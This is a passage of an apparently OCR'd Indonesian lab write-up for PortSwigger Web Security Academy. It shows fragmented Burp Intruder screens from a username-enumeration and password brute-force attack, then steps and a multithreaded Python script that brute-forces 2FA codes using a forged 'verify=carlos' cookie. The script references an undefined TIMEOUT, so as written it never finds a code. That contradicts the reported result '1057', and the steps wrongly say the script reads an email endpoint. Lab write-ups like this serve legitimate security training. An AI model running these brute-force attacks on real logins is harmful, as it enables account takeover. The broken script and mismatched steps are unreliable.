Cookie: session=Gyq7xoryypvQsCgIieSnOLzG5BujzfW
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
username=§test§&password=abc
Search
1 highlight
1 payload position
Length: 905
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 101
Request count: 101
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]
adm
mysql
user
administrator
oracle
ftp
pi
puppet
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Enabled
Rule
Payloads
Resource pool
Settings
Event log (2)
All issues
Memory: 143.9MB
Disabled



Attack Save
3. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
3. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload Status code Response... Error Timeout Length Comment
91 at 200 694 3339
92 athena 200 240 3341
93 atlanta 200 241 3356
94 atlas 200 247 3342
95 att 200 241 3339
96 au 200 242 3339
97 auction 200 243 3356
Request
Response
Pretty Raw Hex Render
</header>
<h1>
Login
</h1>
<section>


Invalid username or password.

<form class=login-form method=POST action="/login">
<label>
Username
</label>
<input required type=username name="username" autofocus>
<label>
Password
</label>
<input required type=password name="password">
<button class=button type=submit>
Log in
</button>
</form>
</section>
Search
0 highlights
Selection: 29 (0x1d)
Finished
Settings
Add
Enter a new item
Match type: Simple string
Regex
Case-sensitive match
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag responses matching these expressions:
Paste
Load...
Remove
Clear
Add
varchar
ODBC
SQL
quotation mark
syntax
ORA-
111111
Invalid username or password.
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Payloads
Resource pool
Settings



Attack Save
3. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload Status code Respons... Error Timeout Length Comment error
85 arkansas 200 243 3342
0 200 597 3360
1 carlos 200 202 3359
2 root 200 243 3342
3 admin 200 252 3341
4 test 200 245 3356
5 guest 200 744 3358
Request Response
Pretty Raw Hex Render
Invalid username or password.
Username
Password
Search
0 highlights
Finished
Settings
These settings can be used to flag result items containing specified expressions.
Flag responses matching these expressions:
Paste
Load...
Remove
Clear
ODBC
SQL
quotation mark
syntax
ORA-
111111
Invalid username or password.
Add
Enter a new item
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:
Add
Edit
Remove
Payloads
Resource pool
Settings


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.10.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Sniper attack
Start attack
Target https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Update Host header to match target
Positions Add § Clear § Auto §
POST /login HTTP/2
Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Cookie: session=Gyq7xoryyppvQsCgIle8n0LzG5BujzfW
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
username=arkansas&password=abc
Search
1 highlight
1 payload position
Length: 909
Payloads
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
mobilemail
mom
monitor
monitoring
montana
moon
moscow
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: .\=<>?+&*;:"{}|^`#
Event log (3)
All issues
Memory: 144.3MB
Disabled
Payloads
Resource pool
Settings


Attack
Save
4. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
Response...
Error
Timeout
Length
Comment
23 1234567890 200 243 3339
24 michael 200 1156 3341
25 654321 200 242 3339
26 superman 200 205 3341
27 1qaz2wsx 200 244 3342
28 7777777 200 254 3341
29 121212 200 251 3341
Request
Response
Pretty
Raw
Hex
Render
Invalid username or password
Login
Username
Password
Log in
Search
0 highlights
Selection: 28 (0x1c)
Finished
Settings
Load...
Remove
Clear
Add
Enter a new item
Match type:
Simple string
Regex
Case-sensitive match
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag responses matching these expressions:
Paste
stack
Load...
Invalid username or password.
Remove
Clear
Add
Invalid username or password
Match type:
Simple string
Regex
Payloads
Resource pool
Settings


Attack
Save
4. Intruder attack of https://0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Payload
Status code
41 soccer 302
0 200
1 123456 200
2 password 200
3 12345678 200
4 qwerty 200
5 123456789 200
Request
Response
Pretty
Raw
Hex
Render
HTTP/2 302 Found
Location: /my-account?id=arkansas
Set-Cookie: session=bE4aowQiylnCe1s1SoRR
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Search
0 highlights
Finished
Result 41 | Intruder attack
Payload: soccer
Status code: 302
Length: 190
Timer: 240
Previous
Next
Request
Response
Pretty
Raw
Hex
POST /login HTTP/2
Host: 0a6d000f04cf7e7b82af5b970093005f.web-security-academy.net
Cookie: session=Gyq7xoryyppvQsCgI1e8nOLzG5BujzfW
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
Sec-Ch-Ua-Mobile: ?0
Search
0 highlights
Settings
Remove
Clear
file
not found
unknown
uid=
Add
Enter a new item
Match type:
Simple string
Payloads
Resource pool
Settings

Solusi




Username : arkansas

Password : soccer

Soal 5 - PortSwigger (2FA broken logic)

https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic



Deskripsi

Lab ini menguji kerentanan pada logika two-factor authentication. Tujuan lab adalah mengakses akun target carlos dengan memanfaatkan kelemahan logika 2FA, menggunakan kredensial yang diberikan untuk attacker dan akses ke server email atau endpoint yang menyediakan kode 2FA.

Informasi Terkait Target

- Platform: PortSwigger Web Security Academy, lab instance yang berjalan terpisah
- Kredensial attacker: username wiener, password peter
- Target akun: carlos
- Tipe kerentanan: Authentication logic flaw, 2FA bypass


Pendekatan


1. Buka Burp Suite lalu akses lab melalui browser yang diarahkan ke proxy Burp.
2. Buka halaman My account, lakukan proses login menggunakan kredensial attacker wiener dan peter.
3. Pada Burp pilih tab Target atau HTTP history, cari entry yang berhubungan dengan endpoint login2 yang menggunakan method POST dan GET.
4. Kirim request yang relevan ke Repeater untuk dianalisis dan dimodifikasi.
5. Untuk memperoleh kode 2FA, jalankan skrip Python yang menanyakan endpoint email atau endpoint instance yang menampilkan kode 2FA, sesuaikan INSTANCE_URL pada skrip dengan URL instance milikmu.
6. Dari hasil skrip Python diperoleh kode 2FA untuk carlos bernilai 1057.
7. Kembali ke Repeater, pada request POST untuk verifikasi 2FA ubah parameter mfa-code menjadi mfa-code=1057.
8. Kirim request yang sudah dimodifikasi dari Repeater, server merespons dengan status 302.
9. Agar hasil terlihat di browser, aktifkan fitur show responses in browser pada Burp, buka tab browser yang diarahkan ke instance, dan verifikasi bahwa lab sudah solved untuk pengguna carlos dengan kode 1057.


Code python :


```python
import requests
import sys
from concurrent.futures import ThreadPoolExecutor, as_completed
import threading


ENDPOINT = "https://0ab000a0040cceac8031532a00d9002a.web-security-academy.net/login2" #ubah host nya!
COOKIE = "verify=carlos"
WORKERS = 20
SUCCESS_STATUS = 302
VERBOSE = True


found_event = threading.Event()
found_result = {"code": None, "location": None}


def make_session():
    s = requests.Session()
    for part in COOKIE.split(";"):
        if "=" in part:
            name, value = part.strip().split("=", 1)
            s.cookies.set(name, value)
    s.headers.update({
        "User-Agent": "Mozilla/5.0 (compatible) Python-requests/" + requests.__version__,
        "Content-Type": "application/x-www-form-urlencoded"
    })
    return s


def try_code(session, code_str):
    if found_event.is_set():
        return None
    try:
        resp = session.post(ENDPOINT, data={"mfa-code": code_str}, timeout=TIMEOUT, allow_redirects=False)
        status = resp.status_code
    except Exception as e:
        if VERBOSE:
            print(f"ERROR for {code_str}: {e}", file=sys.stderr)
        return None


    if VERBOSE:
        print(f"Http Code: {status} Used MFA: mfa-code={code_str}")


    if SUCCESS_STATUS is not None and status == SUCCESS_STATUS:
        found_result["code"] = code_str
        found_result["location"] = resp.headers.get("Location")
        found_event.set()
        return code_str
    return None


def worker_range(start, end):
    session = make_session()
    for i in range(start, end):
        if found_event.is_set():
            break
        code_str = f"{i:04d}"
        res = try_code(session, code_str)
        if res:
            break


def main():
    total = 10000
    # split ranges into chunks for workers
    chunk_size = (total + WORKERS - 1) // WORKERS
    ranges = [(i, min(i + chunk_size, total)) for i in range(0, total, chunk_size)]


    with ThreadPoolExecutor(max_workers=WORKERS) as ex:
        futures = [ex.submit(worker_range, start, end) for start, end in ranges]
        # wait until one signals found_event
        try:
            for f in as_completed(futures):
                if found_event.is_set():
                    break
        except KeyboardInterrupt:
            print("Interrupted by user", file=sys.stderr)
            found_event.set()


    if found_result["code"]:
        print("\nPossible success detected!")
        print("MFA:", found_result["code"])
        if found_result["location"]:
            print("Redirect Location:", found_result["location"])
    else:
        print("\nNo success detected.")


if __name__ == "__main__":
    main()

```

